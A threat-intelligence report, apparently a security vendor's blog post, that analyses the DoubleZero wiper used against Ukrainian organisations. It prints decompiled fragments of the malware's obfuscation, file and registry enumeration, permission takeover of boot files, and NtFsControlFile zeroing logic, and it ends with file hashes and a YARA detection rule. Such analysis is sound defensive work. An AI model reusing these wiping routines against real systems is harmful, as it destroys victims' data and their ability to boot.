DoubleZero is a newly emerging destructive malware targeting Ukrainian enterprises. The initial access vector is unknown, but eSentire Threat Intelligence assesses with medium confidence that the threat actor(s) was able to gain access to the infected machine(s) and escalate, or use, the existing administrative privileges to manually execute the malware.

As the Russia-Ukraine crisis continues, we assess that destructive malware will continue to be actively deployed to disrupt the operations of Ukrainian infrastructure.

Key Takeaways:

- DoubleZero is the fifth wiper malware targeting Ukrainian organizations (previously we have observed WhisperGate, HermeticWiper, IsaacWiper and CaddyWiper samples).
- The malware destroys the components responsible for Windows boot process and overwrites the files will null bytes.
- The compilation timestamp was changed by the threat actor(s) to confuse the researchers and make it harder to evaluate how long ago the malware sample was written.
- To achieve the full-scale disruption, the threat actor(s) would need to escalate their privileges or bypass the user account control (UAC) to fully compromise the system.
- eSentire Threat Intelligence team has observed that the malware fails to run on Windows Servers.

Case Study

On March 22, 2022, the Computer Emergency Response Team of Ukraine (CERT-UA) released an advisory warning about the destructive DoubleZero malware found on March 17, 2022. The malicious activity is tracked under UAC-0088 and aimed to disrupt the operations of Ukrainian organizations.

DoubleZero Analysis

The ZIP archives are named “Вирус... крайне опасно!!!.zip” which means “Virus…extremely dangerous!!!.zip” and csrss.zip. The archives contain two files:

- cpcrs.exe
- csrss.exe

The 32-bit executables are compiled with .NET and both executables have the same impash, or import hash, 2916dda3c80b39a540b60c072a91a915 (the hash that is calculated based on the library/APIs used and their order within the executable file). It means that both files have the same functionality.

The compilation timestamp dates to May 28, 2071, which is not valid.

Obfuscation

The .NET malware sample appears to be highly obfuscated (Exhibit 1).



Exhibit 1: Initial obfuscated .NET sample

After the first round of de-obfuscation, we discovered that DoubleZero implements AES (block size 128-bit) encryption in EBC mode with PKCS padding, control flow and switch statements for additional code obfuscation as shown in Exhibit 2.

```
Bwn4uIguvDLailL.FEICo77ktQk(new int[]
{
    90,
    1040536940,
    190,
    210,
    220,
    90,
    1040536940,
    190,
    200,
    220,
    240,
    90,
    1504599538,
    190,
    210,
    220,
    90,
    1504599538,
    190,
    200,
    220,
    240,
    240,
    90,
    4,
    190,
    260,
    90,
    30,
    90,
    34,
    10,
    90,
    2471,
    10,
    90,
```

```
public class Bwn4uIguvDLailL
{
    // Token: 0x06000003 RID: 3 RVA: 0x0002D1F4 File Offset: 0x0002B3F4
    public static int FEICo77ktQk(int[] a1, int a2, int a3)
    {
        int num = -1;
        int num2 = -1;
        int num3 = -1;
        int num4 = a2;
        int[] array = new int[a3];
        int[] array2 = new int[1000];
        double[] array3 = new double[500];
        int[] array4 = new int[1000];
        object[] array5 = new object[1000];
        int num5 = a1[num4];
        try
        {
            while (num5 != 180 && num4 < a1.Length)
            {
                try
                {
                    num4++;
                    if (num5 <= 120)
                    {
                        if (num5 <= 60)
                        {
                            if (num5 <= 32)
                            {
                                if (num5 != 10)
                                {
                                    if (num5 != 20)
                                    {
                                        switch (num5)
                                        {
                                        case 30:
                                            try
                                            {
                                                int num6 = array2[num--];
                                                int num7 = array2[num--];
                                                array2[++num] = num7 * num6;
                                                goto IL_8C5;
                                            }
                                            catch (Exception ex)
                                            {
```

Exhibit 2: Obfuscation algorithm

Enumeration

The sample enumerates the HKEY_CURRENT_USER, HKEY_USERS, HKEY_LOCAL_MACHINE registry keys including HKEY_LOCAL_MACHINE\BCD00000000 (the key contains the boot configuration data that is required to boot up the Windows system) and subkeys using GetSubKeyNames, Registry.LocalMachine and Registry.CurrentUser properties to remove them later.

The malware also enumerates on the paths listed in Exhibit 3 using Regex to match as few characters as possible with (.*?), also known as lazy mode, and ".*" to match any character except for line terminators.

The paths queried:

- \\Users\\\\.*?\\\\Local Settings.*
- \\Users\\\\.*?\\\\AppData\\\\Local\\\\Application Data.*
- \\Users\\\\.*?\\\\Start Menu.*
- \\Users\\\\.*?\\\\Application Data.*
- \\ProgramData\\\\Microsoft.*
- \\Users\\\\.*?\\\\AppData\\\\Local\\\\Microsoft.*
- \\Users\\\\.*?\\\\AppData\\\\Roaming\\\\Microsoft.*

```
static GClass4()
{
    GClass4.string_17 = Path.Combine(GClass4.smethod_0(), "Windows");
    GClass4.string_18 = Path.Combine(GClass4.smethod_0(), "Windows", "Microsoft.NET");
    GClass4.ienumerable_0 = new List<Regex>
    {
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\Local Settings.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\AppData\\\\Local\\\\Application Data.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\Start Menu.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\Application Data.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\ProgramData\\\\Microsoft.*", RegexOptions.IgnoreCase | RegexOptions.Compiled)
    };
    GClass4.ienumerable_1 = new List<Regex>();
    GClass4.ienumerable_2 = new List<Regex>
    {
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\AppData\\\\Local\\\\Microsoft.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\AppData\\\\Roaming\\\\Microsoft.*", RegexOptions.IgnoreCase | RegexOptions.Compiled)
    };
```

Exhibit 3: Enumerating the folders using regex

The following folders get concatenated together forming a path (Exhibit 4):

- ProgramFiles(x86)\Documents and Settings
- ProgramFiles(x86)\ProgramData\Application Data
- ProgramFiles(x86)\Users\All Users
- ProgramFiles(x86)\Users\Default User

```
    GClass4.ienumerable_4 = new List<string>
    {
        Path.Combine(new string[]
        {
            Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles)
        }),
        Path.Combine(new string[]
        {
            Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86)
        }),
        Path.Combine(GClass4.smethod_0(), "Documents and Settings"),
        Path.Combine(GClass4.smethod_0(), "ProgramData", "Application Data"),
        Path.Combine(GClass4.smethod_0(), "Users", "All Users"),
        Path.Combine(GClass4.smethod_0(), "Users", "Default User")
    };
    GClass4.ienumerable_5 = new List<string>
    {
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "drivers")
    };
    GClass4.ienumerable_6 = new List<string>
    {
        Path.Combine(GClass4.smethod_0(), "Windows", "NTDS")
    };
    GClass4.ienumerable_7 = new List<string>
    {
        Path.Combine(GClass4.smethod_0(), "Windows")
    };
}
```

Exhibit 4: Folder concatenation

It is notable that the sample also enumerates through drivers (Exhibit 4) and C:\Windows\NTDS path. The NTDS file contains a database that stores Active Directory data, including information groups, group membership and user objects. It also includes the password hashes for all users in the domain. eSentire Threat Intelligence team observed that the malware does not run on the Windows Server.

The malware gets the root drive of the infected device and Operating System information using Environment.SystemDirectory and Environment.OSVersion properties (Exhibit 5).

```
// Token: 0x0200001E RID: 30
public static class GClass4
{
    // Token: 0x06000043 RID: 67
    public static string GetRootDirectory()
    {
        return Path.GetPathRoot(Environment.SystemDirectory);
    }

    // Token: 0x06000044 RID: 68
    public static int GetOSInformation()
    {
        return Environment.OSVersion.Version.Major;
    }
```

Exhibit 5: Enumerating system directory and OS version

DoubleZero attempts to get all logical drives on the infected computers (Exhibits 6-7).

```
    // Token: 0x06001774 RID: 6004 RVA: 0x0004B370 File Offset: 0x00049570
    public static DriveInfo[] GetDrives()
    {
        string[] logicalDrives = Directory.GetLogicalDrives();
        DriveInfo[] array = new DriveInfo[logicalDrives.Length];
        for (int i = 0; i < logicalDrives.Length; i++)
        {
            array[i] = new DriveInfo(logicalDrives[i]);
        }
        return array;
    }
```

Exhibit 6: GetLogicalDrives gets a bitmask representing the currently available disk drives

```
[SecuritySafeCritical]
public DriveInfo(string driveName)
{
    if (driveName == null)
    {
        throw new ArgumentNullException("driveName");
    }
    if (driveName.Length == 1)
    {
        this._name = driveName + ":\\";
    }
    else
    {
        Path.CheckInvalidPathChars(driveName, false);
        this._name = Path.GetPathRoot(driveName);
        if (this._name == null || this._name.Length == 0 || this._name.StartsWith("\\\\", StringComparison.Ordinal))
        {
            throw new ArgumentException(Environment.GetResourceString("Arg_MustBeDriveLetterOrRootDir"));
        }
    }
    if (this._name.Length == 2 && this._name[1] == ':')
    {
        this._name += "\\";
    }
    char c = driveName[0];
    if ((c < 'A' || c > 'Z') && (c < 'a' || c > 'z'))
    {
        throw new ArgumentException(Environment.GetResourceString("Arg_MustBeDriveLetterOrRootDir"));
```

Exhibit 7: Checks if the drive name is valid

Three DLLs (Dynamic Link Library) will be used in this sample (Exhibit 8):

- ntdll.dll
- kernel32.dll
- user32.dll

```
// ns0.GClass6
// Token: 0x04000032 RID: 50
private const string string_0 = "ntdll.dll";
```

```
// ns0.GClass6
// Token: 0x04000033 RID: 51
private const string string_1 = "kernel32.dll";
```

```
// ns0.GClass6
// Token: 0x04000034 RID: 52
private const string string_2 = "user32.dll";
```

Exhibit 8: DLLs used in DoubleZero

In Exhibit 9, the variables highlighted in orange are some of the API calls available for use by DoubleZero:

- NtOpenFile: this function opens an existing file, directory, device or volume then returns a handle for the file object.
- NtFsControlFile: sends a control code to the specified file system or driver to perform specific action.
- RtlNtStatusToDosError: returns the system error code.
- RtlAdjustPrivilege: disables or enables a privilege from the calling thread or process.
- CloseHandle: closes handles to objects mention in Microsoft MSDN.
- GetFileSizeEx: gets the size of a file.
- GetLastError: receives the calling thread's last-error code value.
- ExitWindowsEx: logs interactive user off, shuts down the system, or shuts down and restarts the system.

```
{
    // Token: 0x02000021 RID: 33
    public static class GClass6
    {
        // Token: 0x0600004D RID: 77
        [DllImport("ntdll.dll")]
        public static extern uint NtOpenFile(out SafeFileHandle safeFileHandle_0, ulong ulong_0, ref GClass6.GStruct2 gstruct2_0, ref G

        // Token: 0x0600004E RID: 78
        [DllImport("ntdll.dll")]
        public static extern uint NtFsControlFile(SafeFileHandle safeFileHandle_0, IntPtr intptr_0, IntPtr intptr_1, IntPtr intptr_2, r

        // Token: 0x0600004F RID: 79
        [DllImport("ntdll.dll")]
        public static extern ulong RtlNtStatusToDosError(ulong ulong_0);

        // Token: 0x06000050 RID: 80
        [DllImport("ntdll.dll")]
        public static extern int RtlAdjustPrivilege(ulong ulong_0, bool bool_0, bool bool_1, ref bool bool_2);

        // Token: 0x06000051 RID: 81
        [DllImport("kernel32.dll")]
        public static extern bool CloseHandle(IntPtr intptr_0);

        // Token: 0x06000052 RID: 82
        [DllImport("kernel32.dll")]
        public static extern bool GetFileSizeEx(SafeFileHandle safeFileHandle_0, out ulong ulong_0);

        // Token: 0x06000053 RID: 83
        [DllImport("kernel32.dll")]
        public static extern uint GetLastError();

        // Token: 0x06000054 RID: 84
        [DllImport("user32.dll", ExactSpelling = true)]
        private static extern bool ExitWindowsEx(uint uint_0, int int_0);
```

Exhibit 9: API calls via the appropriate DLLs

In addition to the API calls, the malware attempts to set the appropriate access control or full access rights to the following files to fill them with zeroes (Exhibit 10):

- BOOTMGR (boot manager) including BCD (Boot Configuration Data) file, which are responsible for Windows startup process.
- BOOTSECT.BAK, which is a backup of the BOOTSECT.DOS. that is created by default by old Windows operating systems when any boot modifications take place.
- pagefile.sys, which supports system crash dumps and used to manage virtual memory.
- swapfile.sys, which is used in conjunction with pagefile.sys to free up the memory in RAM.

```
                    {
                        accessControl.SetOwner(securityIdentifier);
                    }
                }
                else
                {
                    File.SetAccessControl(string_0, accessControl);
                }
            }
            else if (num2 != 287)
            {
                if (num2 != 405)
                {
                    if (num2 == 442)
                    {
                        File.SetAccessControl(string_0, accessControl);
                    }
                }
                else
                {
                    accessControl = File.GetAccessControl(string_0);
                }
            }
            else
            {
                accessControl.AddAccessRule(new FileSystemAccessRule(securityIdentifier, FileSystemRights.FullControl, InheritanceFlags.None, PropagationFlags.None, AccessControlType.Allow));
            }
            i++;
        }
    }
    catch (Exception)
    {
    }
}
i++;
```

Name	Value	Type
string_0	@"C:\bootmgr"	string
i	0x00000003	int
array	{object[0x00000005]}	object[]
num	0x00000056	int

Exhibit 10: Modifying access control rights

Data Destruction

The NtFsControlFile is responsible for zeroing the data out with the IOCTL code FSCTL_SET_ZERO_DATA (0x980c8) if it was able to open the file with NtOpenFile API (Exhibit 11). The number of bytes to be zeroed out are equal to the size of the file.

```
    {
        if (num3 != 124)
        {
        }
    }
    else
    {
        num2 = GClass6.NtFsControlFile(safeFileHandle, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, ref gstruct2, 622792UL, intPtr2, (ulong)((long)Marshal.SizeOf(gstruct4)), IntPtr.Zero, (ulong)((long)aG1ItHZ3wd0hGc.JwbyZ0j7ANqJRl(new int[]
        {
            90,
            1162427705,
            90,
            1162427705,
            190,
            210,
            220,
            190,
            210,
            220,
            270,
            230,
            180
        }, 0, 0)));
    }
    m++;
}
goto IL_8D6;
}
```

IOCTL code

Exhibit 11: API responsible for wiping the data

After the sample finishes executing, the system will automatically restart, and the user will get a prompt that the BCD file is missing or corrupted (Exhibit 12). The executables need to be run as an Administrator for it to gain the full access to the system files and registry keys to proceed with deletion/wiping process. If the executables are opened as a user without UAC privilege elevation — the malware only wipes the files under C:\Users and the system shuts down after.



Exhibit 12: Missing \Boot\BCD file (error)

What eSentire is doing about it

Our Threat Response Unit (TRU) combines threat intelligence gleaned from research, security incidents, and the external threat landscape to create actionable outcomes for our customers. We are taking a holistic response approach to combat modern destructive malware by deploying countermeasures, such as:

- Detections to identify and prevent Double Zero Wiper are in place across eSentire MDR for Endpoint and Log products
- Threat hunts have been performed for indicators associated with DoubleZero malware

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against the DoubleZero malware:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions
- Implement a Cyber Security Awareness Training Program that educates the employees about the threat landscape
- Ensure the role-based access control (RBAC) that restricts system access to authorized users is in place
- Implement a Vulnerability Management Program that helps identify and prioritize high severity vulnerabilities.
- Patch any external-facing applications and devices as well as enforce strong password policies

While the Tactics, Techniques, and Procedures (TTPs) used by adversaries grow in sophistication, they lead to a limited set of choke points at which critical business decisions must be made. Intercepting the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you're not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

Sources

- https://cert.gov.ua/article/38088
- https://docs.microsoft.com/en-us/dotnet/api/

Indicators of Compromise

Name	File Hash (SHA-256)
Вирус... крайне опасно!!!.zip	d897f07ae6f42de8f35e2b05f5ef5733d7ec599d5e786d3225e66ca605a48f53
csrss.zip	8dd8b9bd94de1e72f0c400c5f32dcefc114cc0a5bf14b74ba6edc19fd4aeb2a5
cpcrs.exe (DoubleZero)	3b2e708eaa4744c76a633391cf2c983f4a098b46436525619e5ea44e105355fe
csrss.exe (DoubleZero)	30b3cbe8817ed75d8221059e4be35d5624bd6b5dc921d4991a7adc4c3eb5de4a

Yara Rules

import "pe" import "math" rule DoubleZero { meta: author = "eSentire TI" date = "03/24/2022" version = "1.0" strings: $file = "Microsoft.NET" wide fullword nocase // .NET binary $api1 = "NtFsControlFile" // send a control code to the file system $api2 = "CreateDecryptor" // create the AES decryptor $api3 = "set_UseShellExecute" // use OS shell to start the process $api4 = "FsctlSetZeroData" // zero out the data $access_api1 = "RtlAdjustPrivilege" // modify the privileges $access_api2 = "AddAccessRule" // add a rule to the list of rules within a FileSystemSecurity object condition: for any i in (0..pe.number_of_sections - 1): (math.entropy(pe.sections[i].raw_data_offset, pe.sections[i].raw_data_size) >=4 and pe.sections[i].name == ".text") and all of ($api*) and all of ($access_api*) and $file and (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f) and filesize < 500KB }